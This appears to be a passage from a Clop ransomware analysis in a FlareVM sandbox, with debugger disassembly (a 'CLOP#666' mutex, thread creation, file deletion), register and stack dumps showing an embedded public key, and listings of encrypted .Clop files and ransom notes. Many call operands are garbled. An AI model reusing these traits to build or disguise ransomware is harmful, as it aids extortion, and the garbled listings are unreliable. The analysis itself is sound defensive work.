004AD5C6     E8 05030000      call 3320f11728458d01eef62e10e48897ec1c
004AD5CB     B9 20334B00      mov ecx,3320f11728458d01eef62e10e48897e  4B3320:L"orale.exe"
```

Mutex Creation




```
004AD6B6     E8 15020000      call 3320f11728458d01eef62e10e48897ec1c
004AD6BB     B9 B4354B00      mov ecx,3320f11728458d01eef62e10e48897e  4B35B4:L"steam.exe"
004AD6C0     E8 0B020000      call 3320f11728458d01eef62e10e48897ec1c
004AD6C5     68 C8354B00      push 3320f11728458d01eef62e10e48897ec1c  4B35C8:L"CLOP#666"
004AD6CA     6A 00            push 0
004AD6CC     6A 00            push 0
```

Thread Creation:



```
004AD6F2     6A 01            push 1
004AD6F4     FF15 60E14A00    call dword ptr ds:[<&SetErrorMode>]
004AD6FA     8B35 4CE04A00    mov esi,dword ptr ds:[<&CreateThread>]
004AD700     6A 00            push 0
004AD702     6A 00            push 0
```




```
        004ACBB1  E8 8A040000     call 3320f11728458d01eef62e10e48897ec1c
        004ACBB6  83C4 04         add esp,4
        004ACBB9  8D8D 68E2FFFF   lea ecx,dword ptr ss:[ebp-1D98]
        004ACBBF  6A 00           push 0
        004ACBC1  51              push ecx
        004ACBC2  FFB5 4CE2FFFF   push dword ptr ss:[ebp-1DB4]
        004ACBC8  50              push eax                                eax:L"\\\\?\\C:\\Python27\\DLLs\\_msi.pyd"
        004ACBC9  FFB5 5CE2FFFF   push dword ptr ss:[ebp-1DA4]
        004ACBCF  FFD7            call edi
        004ACBD1  6A 02           push 2
        004ACBD3  6A 00           push 0
        004ACBD5  6A 00           push 0
        004ACBD7  57              push edi
        004ACBD8  FFD6            call esi
        004ACBDA  FFB5 60E2FFFF   push dword ptr ss:[ebp-1DA0]
        004ACBE0  FF15 44E04A00   call dword ptr ds:[<&GlobalFree>]
        004ACBE6  8B35 7CE14A00   mov esi,dword ptr ds:[<&VirtualFree>]
        004ACBEC  68 00800000     push 8000
        004ACBF1  6A 00           push 0
        004ACBF3  53              push ebx
        004ACBF4  FFD6            call esi
        004ACBF6  8B85 64E2FFFF   mov eax,dword ptr ss:[ebp-1D9C]
        004ACBFC  85C0            test eax,eax                            eax:L"\\\\?\\C:\\Python27\\DLLs\\_msi.pyd"
        004ACBFE  74 0A           je 3320f11728458d01eef62e10e48897ec1c22
        004ACC00  68 00800000     push 8000
        004ACC05  6A 00           push 0
        004ACC07  50              push eax                                eax:L"\\\\?\\C:\\Python27\\DLLs\\_msi.pyd"
        004ACC08  FFD6            call esi
        004ACC0A  FFB5 5CE2FFFF   push dword ptr ss:[ebp-1DA4]
        004ACC10  FF15 48E04A00   call dword ptr ds:[<&CloseHandle>]
        004ACC16  8D85 8CEEFFFF   lea eax,dword ptr ss:[ebp-1174]
EIP --> 004ACC1C  50              push eax                                eax:L"\\\\?\\C:\\Python27\\DLLs\\_msi.pyd"
        004ACC1D  FF15 3CE04A00   call dword ptr ds:[<&DeleteFileW>]
        004ACC23  5F              pop edi
        004ACC24  5E              pop esi
        004ACC25  B8 01000000     mov eax,1                               eax:L"\\\\?\\C:\\Python27\\DLLs\\_msi.pyd"
        004ACC2A  5B              pop ebx
        004ACC2B  8B4D FC         mov ecx,dword ptr ss:[ebp-4]
        004ACC2E  33CD            xor ecx,ebp
        004ACC30  E8 CB43FFFF     call 3320f11728458d01eef62e10e48897ec1c
        004ACC35  8BE5            mov esp,ebp
        004ACC37  5D              pop ebp
        004ACC38  C2 0400         ret 4
        004ACC3B  FF15 C8E04A00   call dword ptr ds:[<&CreateFileW>]
```


```
eax=02E8E858 L"\\\\?\\C:\\Python27\\DLLs\\_msi.pyd"

.text:004ACC1C 3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccfc1207.exe:$CC1C #C01C
```

```
EAX   02E8E858    L"\\\\?\\C:\\Python27\\DLLs\\_r
EBX   02A20000
ECX   775E1CFC
EDX   00000000
EBP   02E8F9CC
ESP   02E8DC0C    &"U‹ì¸´\x1D"
ESI   772EF4C0    <kernel32.VirtualFree>
EDI   772F35B0    <kernel32.WriteFile>

EIP   004ACC1C    3320f11728458d01eef62e10e48897

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000006 (ERROR_INVALID_HANDLE)
LastStatus C0000008 (STATUS_INVALID_HANDLE)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.00000000
ST(1) 00000000000000000000 x87r1 Empty 0.00000000
ST(2) 00000000000000000000 x87r2 Empty 0.00000000
ST(3) 00000000000000000000 x87r3 Empty 0.00000000
ST(4) 00000000000000000000 x87r4 Empty 0.00000000
ST(5) 00000000000000000000 x87r5 Empty 0.00000000
ST(6) 00000000000000000000 x87r6 Empty 0.00000000
ST(7) 00000000000000000000 x87r7 Empty 0.00000000
```


```
1: [esp+4] 004AC920 "U‹ì¸´\x1D"
2: [esp+8] 030CA638 "-----BEGIN PUBLIC KEY----- MI
3: [esp+C] 00000080
4: [esp+10] 00000000
5: [esp+14] 00000000
```

```
02E8DC0C  004AC920  3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccfc1207.004AC920
02E8DC10  004AC920  3320f11728458d01eef62e10e48897ec1c2277c1fe1aa2d471a16b4dccfc1207.004AC920
02E8DC14  030CA638  "-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpEnzYAtPzcmKnw41bLkl
```


PMAT-FlareVM (BeforeCLop) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
This PC
IDA Pro 7.5 SP3 x64
ClopReadM...
Recycle Bin
README.t...
fakenet_logs
strings.txt....
3320f11728...
3320f11728...
3320f11728...
install.ps1....
3320f11728...
FLARE
3320f11728...
_Getintopc.... (1).rar.Clop
3320f11728...
winrar-x64...
3320f11728...
IDA Pro 7.5 SP3
PS_Transcri...



Name	Date modified	Type	Size
_ctypes.pyd.Clop	12/6/2023 4:09 AM	CLOP File	120 KB
_ctypes_test.pyd.Clop	12/6/2023 4:09 AM	CLOP File	17 KB
_elementtree.pyd.Clop	12/6/2023 4:09 AM	CLOP File	183 KB
_hashlib.pyd.Clop	12/6/2023 4:09 AM	CLOP File	1,617 KB
_msi.pyd.Clop	12/6/2023 4:16 AM	CLOP File	24 KB
_multiprocessing.pyd.Clop	12/6/2023 4:18 AM	CLOP File	35 KB
_socket.pyd.Clop	12/6/2023 4:18 AM	CLOP File	51 KB
_sqlite3.pyd.Clop	12/6/2023 4:18 AM	CLOP File	63 KB
_ssl.pyd.Clop	12/6/2023 4:18 AM	CLOP File	2,072 KB
_testcapi.pyd.Clop	12/6/2023 4:18 AM	CLOP File	53 KB
_tkinter.pyd.Clop	12/6/2023 4:18 AM	CLOP File	51 KB
bz2.pyd.Clop	12/6/2023 4:09 AM	CLOP File	91 KB
ClopReadMe.txt	12/6/2023 4:18 AM	Text Document	2 KB
py.ico.Clop	12/6/2023 4:09 AM	CLOP File	20 KB
pyc.ico.Clop	12/6/2023 4:09 AM	CLOP File	20 KB
pyexpat.pyd.Clop	12/6/2023 4:09 AM	CLOP File	182 KB
select.pyd.Clop	12/6/2023 4:09 AM	CLOP File	12 KB
sqlite3.dll	4/20/2020 1:27 PM	Application exten...	905 KB
tcl85.dll	10/19/2019 9:09 PM	Application exten...	1,192 KB
tclpip85.dll	10/19/2019 9:09 PM	Application exten...	10 KB
tk85.dll	10/19/2019 9:10 PM	Application exten...	1,737 KB
unicodedata.pyd.Clop	12/6/2023 4:09 AM	CLOP File	677 KB
winsound.pyd.Clop	12/6/2023 4:09 AM	CLOP File	13 KB



Name	Date modified	Type	Size
$Recycle.Bin	12/6/2023 3:36 AM	File folder	
Documents and Settings	8/22/2021 1:34 PM	File folder	
iDEFENSE	12/6/2023 3:36 AM	File folder	
PDFStreamDumper	12/6/2023 3:36 AM	File folder	
PerfLogs	12/6/2023 4:09 AM	File folder	
Program Files	12/6/2023 4:09 AM	File folder	
Program Files (x86)	12/6/2023 4:09 AM	File folder	
ProgramData	12/6/2023 4:09 AM	File folder	
Python27	12/6/2023 4:09 AM	File folder	
Python27.x86	8/22/2021 11:08 AM	File folder	
Python37	8/22/2021 11:09 AM	File folder	
Recovery	8/22/2021 1:34 PM	File folder	
symbols	8/22/2021 11:20 AM	File folder	
System Volume Information	8/22/2021 10:35 AM	File folder	
Tools	8/22/2021 11:57 AM	File folder	
Users	12/6/2023 3:36 AM	File folder	
Windows	12/4/2023 11:00 AM	File folder	
ClopReadMe.txt	12/6/2023 3:36 AM	Text Document	2 KB
DumpStack.log.tmp	12/4/2023 11:45 PM	TMP File	8 KB
pagefile.sys	12/6/2023 4:39 AM	System file	5,650,916 KB
swapfile.sys	12/4/2023 11:45 PM	System file	262,144 KB

21 items | 1 item selected |

Clop Ransomware